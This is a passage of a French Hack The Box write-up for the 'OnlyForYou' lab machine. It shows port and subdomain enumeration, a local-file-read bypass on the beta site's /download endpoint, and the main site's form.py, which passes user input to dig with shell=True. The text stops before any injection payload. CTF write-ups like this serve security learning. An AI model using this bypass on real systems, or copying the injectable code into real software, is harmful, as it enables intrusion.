HTB - OnlyForYou
#Htb #Onlyforyou #Neo4j #Lfi #Sqli #ChiselOnlyForYou une box medium que j’ai bien aimé, avec de la reconnaissance qui nous conduit à une appli en beta vulnérable à une LFI nous permettant d’accéder au code de l’appli principale qui va permettre une RCE et nous donner un shell. Ensuite, il fallait pivoter pour pouvoir reprendre la reconnaissance et exploiter les vulns sur les applis n’écoutant qu’en local. S’en suivra une SQLi qui nous donne un mot de passe utilisateur. Pour le flag root, ce sera via PIP qu’on y aura accès.
En bref
Parce qu’un petit dessin vaut mieux qu’un long discours, ci-après le chemin critique suivi :

0 - Reco
Scans
[x6r3g@e14 ~]$ nmap -p- --min-rate=1000 10.10.11.210
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-11 20:08 CEST
Nmap scan report for 10.10.11.210
Host is up (0.040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 17.12 seconds
[x6r3g@e14 ~]$ nmap -sCV -p 22,80 10.10.11.210
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-11 20:09 CEST
Nmap scan report for 10.10.11.210
Host is up (0.035s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e883e0a9fd43df38198aaa35438411ec (RSA)
|_  256 445f7aa377690a77789b04e09f11db80 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://only4you.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.58 seconds
[x6r3g@e14 ~]$ echo -n '10.10.11.210 only4you.htb ' >> /etc/hosts
only4you.htb
site vitrine, à priori rien d’interressant dans la source html.
Gobuster pour directories
Sub directory, rien
[x6r3g@e14 ~]$ gobuster dir -w `fzf-wordlists` -u http://only4you.htb/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://only4you.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/08/11 20:21:30 Starting gobuster in directory enumeration mode
===============================================================
Progress: 92726 / 220561 (42.04%)^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2023/08/11 20:29:09 Finished
===============================================================
ffuf pour sous domaines
On trouve le sous-domaine beta
[x6r3g@e14 ~]$ wfuzz -u http://10.10.11.210 -H "Host: FUZZ.only4you.htb" -w `fzf-wordlists` --hh 178
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.11.210/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000033:   200        51 L     145 W      2190 Ch     "beta"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
Ajout du nouveau nom à mon /etc/hosts
[x6r3g@e14 ~]$ echo -n 'beta.only4you.htb ' >> /etc/hosts
beta.only4you.htb
Gobuster pour directories
[x6r3g@e14 ~]$ gobuster dir -w `fzf-wordlists` -u http://beta.only4you.htb/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://beta.only4you.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/08/11 20:47:43 Starting gobuster in directory enumeration mode
===============================================================
/download             (Status: 405) [Size: 683]
/list                 (Status: 200) [Size: 5934]
/source               (Status: 200) [Size: 12127]
/convert              (Status: 200) [Size: 2760]
/resize               (Status: 200) [Size: 2984]
Progress: 76167 / 220561 (34.53%)^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2023/08/11 20:53:58 Finished
===============================================================
Je passe en revue les différentes pages.
/

/resize

test avec un png le resize ne fait rien, ça redirige vers la même page test avec un jpeg, ça check la taille, doit faire plus que 700x700
/convert

le convert télécharge une image modifiée, plus petite que l’originale et converti le png en jpeg.
[x6r3g@e14 ~]$ exiftool x6r3g.png
ExifTool Version Number         : 12.16
File Name                       : x6r3g.png
File Size                       : 32 KiB
File Modification Date/Time     : 2021:11:27 16:04:38+01:00
File Access Date/Time           : 2023:08:11 20:36:34+02:00
File Inode Change Date/Time     : 2023:08:11 20:36:49+02:00
File Permissions                : rwxrwxrwx
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 973
Image Height                    : 561
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Pixels Per Unit X               : 3780
Pixels Per Unit Y               : 3780
Pixel Units                     : meters
Image Size                      : 973x561
Megapixels                      : 0.546
[x6r3g@e14 ~]$ file x6r3g.jpg
x6r3g.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 973x561, components 3
exegol-htb Downloads # exiftool x6r3g.jpg
ExifTool Version Number         : 12.16
File Name                       : x6r3g.jpg
Directory                       : .
File Size                       : 18 KiB
File Modification Date/Time     : 2023:08:11 20:39:04+02:00
File Access Date/Time           : 2023:08:11 20:39:04+02:00
File Inode Change Date/Time     : 2023:08:11 20:39:04+02:00
File Permissions                : rw-rw----
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 973
Image Height                    : 561
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 973x561
Megapixels                      : 0.546
Rien d’interressant sur le composant qui agit sur l’image.
/list
permet de lister les différentes résolution dispo 100x100 à 700X700 click bouton redirige avec un POST sur /download
/download
si le fichier existe devrait télécharger mais rien ne se passe
Le point de terminaison accepte la méthode POST avec comme paramètre image=YYYxZZZ.png
POST /download HTTP/1.1
Host: beta.only4you.htb
Content-Length: 17
Content-Type: application/x-www-form-urlencoded
Referer: http://beta.only4you.htb/list
Accept-Encoding: gzip, deflate
Cookie: session=eyJfZmxhc2hlcyI6W3siIHQiOlsiZGFuZ2VyIiwiSW1hZ2UgZG9lc24ndCBleGlzdCEiXX1dfQ.ZNaFKA.HVFAgLyRguVRAarNlIKub_UjbYA

image=200x200.png
Peut-être une sqli ou lfi sur ce param, à voir.
/source
permet de télécharger un zip avec les sources du projet.
[x6r3g@e14 ~]$ unzip source.zip
[x6r3g@e14 ~]$ tree beta
beta
├── app.py
├── static
│   └── img
│       └── image-resize.svg
├── templates
│   ├── 400.html
│   ├── 404.html
│   ├── 405.html
│   ├── 500.html
│   ├── convert.html
│   ├── index.html
│   ├── list.html
│   └── resize.html
├── tool.py
└── uploads
    ├── convert
    ├── list
    └── resize

7 directories, 11 files
1 - LFI/R
L’analyse du code va nous amener sur sune LFI permettant de lire les fichiers sur le serveur.
beta : analyse du code
il y a un check sur le début du param
...
@app.route('/download', methods=['POST'])
def download():
    image = request.form['image']
    filename = posixpath.normpath(image)
    if '..' in filename or filename.startswith('../'):
        flash('Hacking detected!', 'danger')
        return redirect('/list')
...
Je teste différents bypass, chgt encodage, double encodage,… finalement juste /etc/passwd et ça passe…
lfr

Donc on va avoir un utilisateur john, du mysql et du neo4j.
exploration



La LFI ne nous donne rien de plus sur l’application beta , on a déjà accès aux sources d’ailleurs.
2 - RCE
Le site principal respecte la même structure avec un app.py à la racine et fait référence à form.py concernant la partie formulaire de contact et envoi de mail.

form.py

import smtplib, re
from email.message import EmailMessage
from subprocess import PIPE, run
import ipaddress

def issecure(email, ip):
	if not re.match("([A-Za-z0-9]+[.-_])*[A-Za-z0-9]+@[A-Za-z0-9-]+(\.[A-Z|a-z]{2,})", email):
		return 0
	else:
		domain = email.split("@", 1)[1]
		result = run([f"dig txt {domain}"], shell=True, stdout=PIPE)
		output = result.stdout.decode('utf-8')
		if "v=spf1" not in output:
			return 1
		else:
			domains = []
			ips = []
			if "include:" in output:
				dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:")
				dms.pop(0)
				for domain in dms:
					domains.append(domain)
				while True:
					for domain in domains:
						result = run([f"dig txt {domain}"], shell=True, stdout=PIPE)
						output = result.stdout.decode('utf-8')
						if "include:" in output:
							dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:")
							domains.clear()
							for domain in dms:
								domains.append(domain)
						elif "ip4:" in output:
							ipaddresses = ''.join(re.findall(r"ip4:+[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[/]?[0-9]{2}", output)).split("ip4:")
							ipaddresses.pop(0)
							for i in ipaddresses:
								ips.append(i)
						else:
							pass
					break
			elif "ip4" in output:
				ipaddresses = ''.join(re.findall(r"ip4:+[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[/]?[0-9]{2}", output)).split("ip4:")
				ipaddresses.pop(0)
				for i in ipaddresses:
					ips.append(i)
			else:
				return 1
		for i in ips:
			if ip == i:
				return 2
			elif ipaddress.ip_address(ip) in ipaddress.ip_network(i):
				return 2
			else:
				return 1

def sendmessage(email, subject, message, ip):
	status = issecure(email, ip)
	if status == 2:
		msg = EmailMessage()
		msg['From'] = f'{email}'
		msg['To'] = 'info@only4you.htb'
		msg['Subject'] = f'{subject}'
		msg['Message'] = f'{message}'

		smtp = smtplib.SMTP(host='localhost', port=25)
		smtp.send_message(msg)
		smtp.quit()
		return status
	elif status == 1:
		return status
	else:
		return status
je creuse la piste de la commande dig
test du formulaire

la requête sous-jacente
POST / HTTP/1.1
Host: only4you.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

name=x6r3g&email=x6r3g%40example.com&subject=test&message=test
